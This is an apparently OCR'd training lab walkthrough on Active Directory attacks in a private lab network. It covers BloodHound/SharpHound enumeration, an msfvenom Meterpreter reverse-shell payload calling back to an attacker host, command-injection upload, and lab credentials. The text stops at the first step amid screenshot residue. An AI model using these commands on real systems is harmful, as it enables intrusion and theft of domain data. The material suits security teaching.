Module 09: Active Directory Penetration Testing

```
# Exercise 05: Active Directory Enumeration with BloodHound
```

Scenario

Active Directory graph theory analysis using **BloodHound** and **SharpHound** (`SharpHound.ps1`) allows penetration testers to map complex domain trust relationships, group memberships, and administrative access rights across Active Directory environments. By collecting LDAP object properties, ACLs, logged-on user sessions, and local group memberships, BloodHound constructs visual attack graphs to identify shortest paths to **Domain Admin** privilege escalation.

In this exercise, we generate a 64-bit Meterpreter payload (`reverse.exe`) using `msfvenom` , identify an outdated Apache web server (**2.4.58**) running on port **192.168.177.16:8080**, exploit an unauthenticated file upload and command injection vulnerability (`Send_Command.php`), establish a reverse TCP Meterpreter session on **Windows Server 2016**, configure the **Neo4j graph database engine**, upload and execute `SharpHound.ps1` (`Invoke-BloodHound -CollectionMethod All -Domain LPT.com`), extract domain loot (`loot.zip`), and analyze domain administrative trust paths in the BloodHound GUI.

Objective

The objective of this lab is to help students learn how to:
- Generate a 64-bit Windows Meterpreter payload using **msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.177.18 LPORT=9999 -f exe -o reverse.exe**
- Perform Nmap service version scanning (**nmap -p- -sV 192.168.177.16**) and identify target Apache web server version (**2.4.58**)
- Exploit web file upload and command injection vulnerabilities (`Send_Command.php`) to execute `reverse.exe`
- Configure Metasploit payload handler using **use multi/handler** to catch incoming Meterpreter session
- Initialize and start the **Neo4j** graph database console using **sudo neo4j console** and set database credentials (**neo4j** / **attacker@123**)
- Launch **BloodHound** GUI desktop client using **sudo bloodhound**
- Transfer `BloodHound-Legacy-master.zip` to victim C:\ drive via Meterpreter **upload** command
- Extract collector scripts in PowerShell using **Expand-Archive -Path "C:\BloodHound-Legacy-master.zip" -DestinationPath "C:\BloodHound" -Force**
- Load SharpHound collector module using **Import-Module .\SharpHound.ps1**
- Execute full domain data gathering via **Invoke-BloodHound -CollectionMethod All -Domain LPT.com -ZipFileName loot.zip**
- Download harvested domain loot (`loot.zip`), import archive into BloodHound dashboard, and query **"Find all Domain Admins"** attack paths


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
Task 1: Gain Web Server Foothold, Deploy SharpHound Collector, and Analyze AD Attack Paths in BloodHound


In this task, we perform Nmap scanning against **192.168.177.16**, discover Apache version **2.4.58**, exploit file upload/command injection on port 8080 to trigger `reverse.exe` , upload SharpHound, collect domain metrics for `LPT.com` , export `loot.zip` , and import data into BloodHound Neo4j database.


Lab Tasks

1. Switch to **Parrot Security** machine, open terminal, and elevate to root context (**sudo su** / password: **toor**).





parrot
us
23:41
pentester



Applications
Places
System
Mon Dec 2, 23:46
MATE Terminal
Use the command line
Parrot
pentester's Home
README.license
Trash
Menu

